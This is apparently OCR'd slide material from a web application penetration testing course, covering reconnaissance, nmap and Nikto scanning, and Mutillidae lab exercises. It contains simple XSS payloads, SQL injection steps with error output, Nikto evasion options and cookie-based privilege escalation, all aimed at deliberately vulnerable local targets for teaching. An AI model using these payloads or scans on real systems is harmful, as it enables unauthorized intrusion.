  - Usernames and passwords
  - Personally Identifiable Information (PII)
- Error messages
  - Username is correct but password is not
  - You have 3 more attempts … You have been locked out for 5 minutes
  - The username already exists

Mis-Configurations

- Things that people forgot to do
  - Change default usernames and passwords
  - Change default permissions and configurations
  - Remove default contents and scripts
  - Block admin web interface from the Internet
- Things that people forgot to undo
  - Security feature X disabled while testing
  - Logging disabled for troubleshooting
  - File permissions changed during installation
- Things people did on purpose
  - Backdoors and Easter eggs
  - Supreme Being permissions on personal accounts

Injections

- Cross Site Scripting (XSS)
- Cross Site Request Forgery (CSRF)
- SQL injection
- Command injection
- Malicious file execution
- Local and remote file inclusion

Control Bypass

- Allows attackers to bypass various controls such as:
  - Authentication
  - Authorization
  - Access controls
  - Server and client sandboxes
  - Session management

RECON

The most under utilized steps …

Recon Outline

- Domain and IP Registrations
- Google Hacking
- Social Networks
- DNS Interrogation and ZT
- Fierce Domain Scanner

MAPPING

Learning the application as intended, from a user/developer perspective.

vs.

Learning the application from an attacker's perspective (Discovery)

Mapping Outline

- Port Scanning (nmap & Zenmap)
- Platform Scanning (Nikto)
- Raw HTTP Requests (wget & curl)
- Different mapping tools based on the target web application…

nmap

- Author: Fyodor (Gordon Lyon) and many more
- Site: http://nmap.org
- Purpose: Premier TCP/IP host and port scanning tool. Also provides excellent OS fingerprinting, service fingerprinting, and the Nmap Scripting Engine (NSE) which provides advanced and customizable functionality
- Language: C/C++ (LUA for NSE scripts)
- Syntax:

```
nmap [options] <target>
sudo nmap [options] <target>
```

nmap Basics

- nmap -sP 127.42.84.0-7
  - Ping sweep 8 of your localhost addresses. (actually does an ARP, ICMP, then TCP 80)
- nmap 127.42.84.0/29
  - Port scans top 1000 TCP ports.
- nmap -p 80,443 127.42.84.0/29
  - Port scans TCP ports 80 & 443
- sudo nmap -A 127.42.84.0/29
  - Port scans top 1000 TCP ports, fingerprints OS and services, then runs NSE scripts
- sudo nmap -A -p- localhost
  - Port scans all 65535 TCP ports, fingerprints them, and runs NSE scripts
- sudo nmap -sU 127.42.84.0/29
  - Port scans top 1000 UDP ports
- sudo nmap -sU -p- localhost
  - Port scans all 65535 UDP ports. Find more ports?
- sudo nmap -sU -p- -A localhost
  - Port scans all 65535 UDP ports, fingerprints them, and runs some NSE scripts.
  - WARNING: Service scanning UDP ports on the Internet can be ***VERY*** time consuming

nmap Optimization

- Finding the right balance between speed and false negatives
- Tune your options on a ***subset*** of IPs (first /24 of 127.42.0.0/16)

  sudo nmap -p 80,443 127.42.0.0/24

  sudo nmap -n -PN -p 80,443 -T5 127.42.0.0/24

  sudo nmap -n -PN -p 80,443 -T5 --max-retries 0 127.42.0.0/24

  sudo nmap -n -PN -p 80,443 --max-rtt-timeout 100 --min-rtt-timeout 25 --initial-rtt-timeout 50 --max-retries 0 127.42.0.0/24

  sudo nmap -n -PN -p 80,443 --min-rate 10000 --min-hostgroup 4096 --max-retries 0 127.42.0.0/24
- Now we have a finely tuned scan, lets run on the full /16 subnet

  sudo nmap -n -PN -p 80,443 --min-rate 10000 --min-hostgroup 4096 --max-retries 0 --reason -oN /tmp/AllIPs-ports80_443 127.42.0.0/16

  sudo nmap -n -PN -sS -sU -p 80,443 -A --max-retries 1 --reason -oN /tmp/LiveWebServers-Top1000TcpUdpPorts-All 127.42.84.1-5
- Understanding Nmap Scripting Engine (NSE)

  ls /usr/local/share/nmap/scripts | grep –iE 'http|html'

nmap Findings

All 6 Hosts:

- Open Ports: TCP/22,80,443,5001 UDP/68,5353
- OS: Linux 2.6.21 - 2.6.27
- WebServer: Apache httpd 2.2.11 ((Ubuntu) PHP/5.2.6-3ubuntu4.6 with Suhosin-Patch mod_ssl/ 2.2.11 OpenSSL/0.9.8g)

127.42.84.1 - dvwa

- HTTP Title: Damn Vulnerable Web App (DVWA) v1.0.7 :: Welcome
- HTTPS Title of login.php: Damn Vulnerable Web App (DVWA) - Login
- Robots.txt: /

127.42.84.2 – mutillidae (HTTP Title: Mutillidae: A Deliberately Vulnerable Set Of PHP Scripts That ...)

- Robots.txt: ./passwords/ ./config.inc

127.42.84.3 – webgoat (HTTP Title: Your Page Title)

- Additional Open Ports: TCP/8080 (Apache Tomcat/Coyote JSP engine 1.1)
- 8080 Title: Apache Tomcat

127.42.84.4 – dojo (HTTP & HTTPS Title: Samurai Dojo)

- Robots.txt: /admin/ /key15=9cc138f8dc04cbf16240daa92d8d50e2/

127.43.84.5 – vulnscripts (HTTP Title: Vuln Scripts)

127.43.84.6 - ZAP Wave (HTTP Title: Vuln Scripts)

- Additional Open Ports: TCP/8080 (Apache Tomcat/Coyote JSP engine 1.1)
- 8080 Title: Apache Tomcat

Zenmap

- Author: Adriano Monteiro Marques and nmap project
- Site: http://nmap.org/zenmap
- Purpose: Graphical nmap interface to make it easier for beginners, provide basic analysis capabilities, facilitate rescans, display network topologies, and compare scans
- Language: C/C++
- Samurai notes:
  - Two menu items, one runs as root and the other does not

Zenmap Topology




Image source: nmap.org.

Nikto

- Author: Sullo
- Site: http://cirt.net/nikto2
- Purpose: A web server scanner that fingerprints, correlates to known vulnerabilities, and looks for known malicious or potentially dangerous files/CGIs
- Language: Perl
- Syntax:

  nikto.pl -host <target>
- Samurai notes:
  - Must be in /usr/bin/samurai/Nikto_2

Nikto Exercise

- Instructor lead exercise:
  - Updating Nikto

    ./nikto.pl -update
  - Running Nikto

    ./nikto.pl -host mutillidae
  - Using Nikto evasion techniques

    ./nikto.pl -host mutillidae -evasion 1
  - Using Nikto's single request mode

    ./nikto.pl -Single
  - Using non-default ports in Nikto

    ./nikto.pl -host webgoat -port 8080

Nikto Findings

- Mutillidae:
  - Server type, powered by & outdated versions
  - HTTP methods, robots.txt & CGIs? ("-C all")
  - Vulnerabilities: path traversal, XSS…
  - Interesting resources: login, passwords, register, config.inc…
- WebGoat:
  - Very limited web platform scan of Tomcat

wget and curl

- Author: Hrvoje Nikšić & Giuseppe Scrivano
- Site: https://www.gnu.org/software/wget/
- Purpose: Software package for retrieving files using HTTP, HTTPS and FTP, the most widely-used Internet protocols. It is a non-interactive command line tool, so it may easily be called from scripts.
- Language: C
- Syntax: <see next slides>

- Author: Haxx (Team)
- Site: http://curl.haxx.se
- Purpose: curl is a command line tool for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, TELNET and TFTP.
- Language: C
- Syntax: <see next slides>

wget and curl Exercise

- Primary advantage of wget: basic spidering capabilities
- Primary advantage of curl: custom HTTP methods
- Here are some side-by-side examples, each line does the same thing in each tool:

wget -q -O- http://mutillidae	curl http://mutillidae
wget http://mutillidae/index.php	curl -O http://mutillidae/index.php
wget --user-agent "Googlebot/2.1" mutillidae	curl --user-agent "qualys" mutillidae
wget --post-data "user=admin" mutillidae	curl -d "user=admin" mutillidae
wget --spider -r localhost/doc/	N/A
N/A	curl -fO http://localhost/icons/[a-z][a-z].gif
N/A	curl -X OPTIONS -v http://localhost
N/A	curl -X TRACE -v http://mutillidae

wget and curl Findings

- Localhost's /doc/ directory had a LOT of pages
- Localhost does in fact have TRACE enabled
- Nothing is modifying our request headers to the origin server


Mapping, Discovery, and Exploitation will continue separately for each vulnerable target web application throughout the rest of the course.

FIRST TARGET: MUTILLIDAE

Mutillidae are a family of wasps whose wingless females resemble ants. Their common name **velvet ant** refers to their dense hair which may be red, black, white, silver, or gold. They are known for their extremely painful sting, facetiously said to be strong enough to kill a cow, hence the common name **cow killer** or **cow ant** is applied to some species. -- Wikipedia

Mutillidae

- Author: Irongeek
- Site: http://www.irongeek.com/i.php?page=mutillidae/mutillidae-deliberately-vulnerable-php-owasp-top-10
- Purpose: A PHP/MySQL web application that implements the OWASP Top 10 vulnerabilities
- Accessing:
  - http://mutillidae
    - Register a username, password & signature
- Features:
  - Includes learning hints
  - OWASP Top 10 menu



Testing Plan for Mutillidae

- Mapping Tools:
  - Built-in Firefox tools
  - Tamper Data
    - Request history
  - Firebug
- Discovery Tools:
  - User Agent Switcher
  - Tamper Data
    - Interception
    - SQLi / XSS fuzzing
- Exploitation Tools:
  - Manual techniques
  - Add N Edit Cookies
  - Selenium

Of course, some tools apply to multiple testing phases (e.g. Tamper Data: Mapping, Discovery… and Exploitation?)

Mapping Mutillidae

Firefox

Tamper Data

Firebug

Firefox

- Author: Mozilla Foundation
- Site: mozilla.org
- Purpose: a full featured, cross platform web browser. Now includes a mobile version for your smartphone
- Language: C++
- Notable Features: Extensions (add-ons)!!!
- Caveats: ……still thinking……
- Secret trick:
  - Open a second Firefox process and profile:

    firefox-bin -P PenTest -no-remote

Built-in Firefox Tools

- Most of the web browsers come with various developer tools for troubleshooting web pages
- Firefox comes with the following:
  - Page Info
  - Error Console
  - DOM Inspector (moved to an extension in 3.5+)
  - View Page (or Selection) Source

Built-in Firefox Tools Exercise

- Page Info:
  - Why is the modified date changing each page reload?
  - What is the filename of the mutillidae logo?
  - How large is the mutillidae logo?
  - Why doesn't the modified date change for the logo on reload?
- Error Console
  - What is xss_assistant.user.js? Why does it have a strange path?
- DOMi: https://developer.mozilla.org/En/DOM_Inspector
  - On the "User info" page, which HTTP method does the form use?
  - Does changing the FORM's HTTP method do anything?
  - Which input fields are used in the form?
- View Selection Source
  - What line in the HTML source do the "Core Controls" start?

Built-in Firefox Tools Findings


- Page Info:
  - Dynamically generated pages usually show current time and date
  - Mutillidae logo path: "images/coykillericon.png"
  - Mutillidae logo size: 130x100 pixels or 5.4KB
  - Static HTML pages show file system modification time
- Error Console
  - xss_assistant.user.js is injected by the Greasemonkey extension
  - Disable Greasemonkey to get rid of it
- DOMi: https://developer.mozilla.org/En/DOM_Inspector
  - The "User info" page uses a POST method
  - Yes, changing the method in the DOM changes the form's action
  - "User info" inputs: view_user_name, password, Submit_button
- View Selection Source
  - "Core Controls" start on line 21

Web App Testing Firefox Add-ons

- There are several Firefox add-ons (or extensions) very useful for basic mapping, discovery & exploitation:
  - Tamper Data
  - Firebug
  - User Agent Switcher
  - Add N Edit Cookies
  - Selenium

Samurai Firefox Add-on Collection

- Set of Firefox add-ons for web app security testing
- Convert your web browser in the ultimate pen-testing tool
- Available within Samurai Firefox setup
  - Add-on updates from official web page
- Open to suggestions & contributions…
- Site: https://addons.mozilla.org/en-US/firefox/collections/rsiles/samurai/



Tamper Data

- Author: Adam Judson
- Site: http://tamperdata.mozdev.org & https://addons.mozilla.org/en-us/firefox/addon/tamper-data/
- Purpose: A Firefox extension to track and modify HTTP/HTTPS requests
- Language: Firefox add-on
- Features:
  - Modify HTTP(S) headers and POST parameters
  - HTTP request/response tracing & timing
  - GET parameters & HTTP(S) responses?

Tamper Data Exercise

- Manually map the application
  - Does the application authenticate users?
    - How do you login and logout?
    - How does the application track session state?
    - How do update account settings such as passwords?
    - How do you reset or recover an account?
  - Where does the application accept user input?
    - Which inputs are reflected back to the user?
    - Which inputs might be used in queries to a database?
    - Which pages or requests you haven't explored?
- Review the HTTP tracing & timing
  - Which pages return the slowest or fastest?

Tamper Data Findings

- How do you login and logout?
  - index.php?page=login.php (POST = user_name, password, Submit_button)
  - index.php?do=logout
- How does the application track session state?
  - Set-Cookie uid=5
- Cannot change password or recover/reset account.
- Which inputs are reflected back to the user?
  - index.php?page=register.php (POST user_name, password, my_signature)
  - index.php?page=add-to-your-blog.php (POST input_from_form)
  - index.php?page=show-log.php (all URIs visited including user agent string)
- Which inputs might be used in queries to a database?
  - index.php?page=login.php (POST = user_name, password)
  - index.php?page=user-info.php (POST = view_user_name, password)
- Review the HTTP tracing & timing
  - Varies, but usually help identify requests that use network, database, or parsing functions

Firebug

- Author: FirebugWorkingGroup et. al.
- Site: http://getfirebug.com & https://addons.mozilla.org/en-US/firefox/addon/firebug/
- Purpose: Set of web development tools
- Language: Firefox add-on
- Features:
  - Inspect & modify HTML, CSS, XML, DOM…
  - JavaScript debugger & profiler
  - Error finding & monitor network activity

Firebug Exercise

- Use Firebug to navigate the HTML source code and DOM
- *Unfortunately, Mutillidae does not contain any relevant Javascript (client side validation) to show the powerful Firebug Javascript debugging capabilities in action*
- *We'll try to exercise Firebug against a different target web-app*

Mutillidae Discovery

User Agent Switcher
Tamper Data
- Interception
- SQLi / XSS fuzzing

User Agent Switcher

- Author: chrispederick
- Site: https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/
- Purpose: Switch the user agent of web browser
- Language: Firefox add-on
- Features:
  - Predefined set of user agents (IE, robots, iPhone…)
  - Flexible editor to customize any user agent

User Agent Switcher Exercise

- On the "Browser info" page:
  - Try all the built in User-Agents, reloading the page each time
  - Create a new User-Agent using "Googlebot/2.1"
  - Create a new User-Agent to test for XSS
- Are there any other pages that show your User-Agent?
- Which are examples reflected and persistent XSS?
- Don’t forget to switch back to your default UA!!!

User Agent Switcher Findings

mutillidae	127.42.84.2	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11	http://mutillidae /index.php?do=togglehints	2011-04-30 05:14:43
mutillidae	127.42.84.2	MyUA 1.0	http://mutillidae /index.php?page=browser-info.php	2011-04-30 05:19:12

Mutillidae: A Deliberately V... Loading...

Edit User Agent

Description: XSS

User Agent: <script>alert("Samurai");</script>

App Code Name:

k, Learn, Secure, Have Fun!!!

are logged in as siles

Here we are

Core Controls
Home
Register
Login
Logout
Toggle hints
Setup/reset the DB
Show log
Credits

A1 - Cross Site Scripting (XSS)

Add to your blog

View someone's blog

Browser info

User agent string and other browser info

Info obtained by PHP on the server:

IP	127.42.84.2
Hostname	mutillidae
Operating System	
Entire User Agent String	

The page at http://mutillidae says:

Samurai

OK

Tamper Data Interception Exercise

- Enable Tamper Data & Start Tamper(ing)
- On the "Login" page:
  - Tamper the request & inspect POST fields
  - Try again but modifying the user/pass
- On the "Browser Info" page:
  - Change User-Agent header by hand
- Visit other links:
  - Submit, Tamper, or Abort Request

Tamper Data Interception Findings

Mutillidae: A Deliberately Vulne...

Version 1.3

You are logged in as siles

Tamper Data - Ongoing requests

Start Tamper | Stop Tamper | Clear | Options | Help

Filter | Show All

Time	Dura...	Total D...	Size	Me...	St...	Content T...	URL	Load ...
4:44:06.2...	141 ms	241 ms	5016	GET	200	text/html	http://mutillidae/index.php?page=logi...	LOAD_DOC...
4:44:21.9...	380 ms	462 ms	5069	POST	200	text/html	http://mutillidae/index.php?page=logi...	LOAD_DOC...
4:44:26.8...	113 ms	235 ms	-1	GET	200	text/html	http://mutillidae/index.php	LOAD_DOC...
4:45:36.7...	16 ms	242 ms	-1	GET	200	text/html	http://mutillidae/index.php?do=toggle...	LOAD_DOC...
4:46:32.6...	n/a ms	n/a ms	unknown	GET	Canc...	unknown	http://mutillidae/index.php?do=toggle...	LOAD_DOC...
4:48:19.1...	n/a ms	n/a ms	unknown	POST	Canc...			AD_BYP...
4:48:20.3...	0 ms	0 ms	unknown	POST	pending			AD_BYP...

Request Header ...	Request Header Value
Host	mutillidae
User-Agent	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:...
Accept	text/html,application/xhtml+xml,applicati...
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	115
Connection	keep-alive
Referer	http://mutillidae/index.php?page=register...

Content-Length	5016
Keep-Alive	timeout=15, max=100
Connection	Keep-Alive
Content-Type	text/html

Tamper with request?

http://mutillidae/index.php?do=togglehints

Continue Tampering?

Submit | Abort Request | Tamper

Core Co
Home
Register
Login
Logout
Toggle h
Setup/re
Show log
Credits

A1 - Cro
Scriptin
Add to y
View sor
blog
Browser
Show log

A2 - Injection


1. Make the code and examples simple to understand so as to get the point across of how a

Stopped | FoxyProxy: Disabled

Tamper Data SQLi Fuzzing Exercise

- On the "Login" page:
  - Be sure you are NOT logged in
  - Try logging in with user "admin" and a single quote for the password
  - Why did you get an error page?
  - Enable the Tamper Data extension and Start Tamper(ing)
  - Intercept a login request for user "admin" and use Tamper Data's "select all" from their SQL menu to auto-populate the "password" field
  - Why did this log you in?
  - Why would it be unsafe to try all of Tamper Data's SQL requests?
  - Create your own SQL menu item in Tamper Data's Option menu

Tamper Data SQLi Fuzzing Findings



Did you setup/reset the DB?

SQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'table' AND password='pass'' at line 1

SQL Statement:SELECT * FROM accounts WHERE username='' union select * from table' AND password='pass'

Tamper Data XSS Fuzzing Exercise

- On the "Add to your blog" page:
  - Enable the Tamper Data extension and Start Tamper(ing)
  - Intercept a blog entry request and use Tamper Data's XSS menu to auto-populate the "input_from_form" field
  - Try every XSS menu entry individually
  - Why didn't any of these work?
  - In Tamper Data's "Option" menu, create your own XSS menu entry named “Quoteless Alert” with the following value:

    <script>alert(42)</script>
- Check out the other potential XSS injection points we identified earlier

Tamper Data XSS Fuzzing Findings

index.php?page=add-to-your-blog.php

- POST: input_from_form
- can't use single quotes, but double quotes work
- also shown on index.php?view-someones-blog.php

index.php?page=browser-info.php

- HEADERS: User-Agent, Referer

index.php?page=show-log.php

- HEADERS: User-Agent

index.php?page=register.php

- POST: user_name, password, my_signature
- username and signature shown on all pages
- password shown on index.php?user-info.php

Mutillidae Exploitation

Manual techniques
Add N Edit Cookies
Selenium

Manual Techniques

- Tool: Web browser (e.g. Firefox)
- Exercises:
  - index.php, login.php, add-to-your-blog.php…
    - XSS
    - SQLi
  - Privilege escalation to admin (index.php)
  - Unvalidated redirects & forwards (credits.php)
- Findings:
  - Check: http://www.irongeek.com/i.php?page=mutillidae/vulnerabilities

Add N Edit Cookies

- Author: goodwill (Add-on aka "Cookie Editor")
- Site: http://addneditcookies.mozdev.org & https://addons.mozilla.org/en-US/firefox/addon/add-n-edit-cookies/
- Purpose: Add and edit session and persistent cookies, plus all their properties
- Language: Firefox add-on
- Features:
  - Cookie settings take priority over Cookie Editor
  - Cookie search filters

Add N Edit Cookies Exercise

- Be sure you are NOT logged in (Logout) & Clear the web browser cache and history…
- Go to Login & Tamper Data
  - Ensure there are no cookies yet
- Login with a valid set of credentials
  - Was a cookie set? What is its value?
- Permanently modify the value through Cookie Editor, trying to escalate privileges to admin
- Are there other cookies used by the web app?

Add N Edit Cookies Findings

